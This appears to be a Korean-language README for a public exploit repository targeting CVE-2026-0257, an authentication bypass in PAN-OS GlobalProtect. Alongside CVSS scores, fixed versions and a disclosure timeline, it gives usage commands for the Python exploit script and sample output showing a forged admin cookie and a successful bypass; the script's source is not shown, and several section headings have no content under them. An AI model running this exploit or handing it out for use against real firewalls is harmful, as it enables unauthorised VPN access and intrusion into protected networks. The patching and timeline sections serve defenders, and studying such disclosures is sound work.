 0xredash/cve-2026-0257
CVE-2026-0257에 대한 Python 익스플로잇으로, GlobalProtect 인증 재정의 쿠키를 위조하여 PAN-OS 포털 및 게이트웨이 인증을 우회하고 무단 VPN 접속을 수립합니다.

PAN-OS: GlobalProtect 인증 우회 취약점
GlobalProtect 포털 및 게이트웨이의 인증 우회


CVE-2026-0257은 Palo Alto Networks PAN-OS 소프트웨어의 GlobalProtect 포털 및 게이트웨이 구성 요소에 영향을 미치는 인증 우회 취약점입니다.
인증되지 않은 원격 공격자가 보안 제한을 우회하여 영향을 받는 방화벽에 무단 VPN 연결을 설정할 수 있습니다.
참고: Panorama 및 Cloud NGFW는 영향을 받지 않습니다.
| 지표 | 점수 | 등급 |
|---|---|---|
| CVSS v4.0 | 7.8 / 4.7 | 높음 / 중간 |
| CVSS v3.x | 최대 9.8 | 치명적 |
| 긴급도 | 최고 | - |
벡터 (CVSS 4.0 예시):
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:H/SI:H/SA:N
Palo Alto Networks PAN-OS® 소프트웨어의 GlobalProtect 포털 및 게이트웨이에 존재하는 인증 우회 취약점으로, 공격자가 보안 제한을 우회하여 무단 VPN 연결을 설정할 수 있습니다.
이 문제는 CWE-565: 검증 및 무결성 검사 없이 쿠키에 의존에서 비롯됩니다.
영향을 받지 않는 제품:
이 취약점이 악용되려면 다음 구성이 필요합니다:
보호된 네트워크의 기밀성 및 무결성에 높은 영향을 미칩니다.
python3 CVE-2026-0257.py --target vpn.company.com
python3 CVE-2026-0257.py --target 192.168.1.100 --user administrator --verbose
╔══════════════════════════════════════════════════════════════╗
║         CVE-2026-0257 - GlobalProtect Auth Bypass            ║
║               Public Key Cookie Forging Exploit              ║
║                     Author: 0xBlackash                       ║
╚══════════════════════════════════════════════════════════════╝

[*] Connecting to vpn.company.com:443 to extract certificate chain...
   [+] Found 2048-bit RSA key

[*] Forging authentication cookie for user: admin

[1/1] Trying public key...
   Cookie (first 60 chars): eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...

[+] SUCCESS! Authentication Bypass Achieved!
    Username : admin
    Cookie   : eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...
수정 버전 (긴급 적용):
| PAN-OS 버전 | 수정 릴리스 |
|---|---|
| 12.1 | ≥ 12.1.4-h6, ≥ 12.1.7 |
| 11.2 | ≥ 11.2.4-h17, ≥ 11.2.7-h14 등 |
| 11.1 | ≥ 11.1.4-h33, ≥ 11.1.7-h6 등 |
| 10.2 | ≥ 10.2.7-h34, ≥ 10.2.10-h36 등 |
Prisma Access에도 해당하는 수정 버전이 있습니다.
즉각적인 우회 방법 (패치가 불가능한 경우):
| 날짜 | 이벤트 |
|---|---|
| 2026-05-13 | CVE 공개 + 최초 권고문 |
| 2026-05-17 | 실제 환경에서 익스플로잇 관찰됨 |
| 2026-05-29 | Palo Alto 업데이트 + CISA KEV 추가 |
| 2026-05-30 | 본 보고서 |
권고 사항: 즉시 패치 적용 — 활발한 익스플로잇으로 인해 기본 CVSS 점수에도 불구하고 심각으로 취급할 것.
README 스타일로 생성됨 — 2026년 5월 30일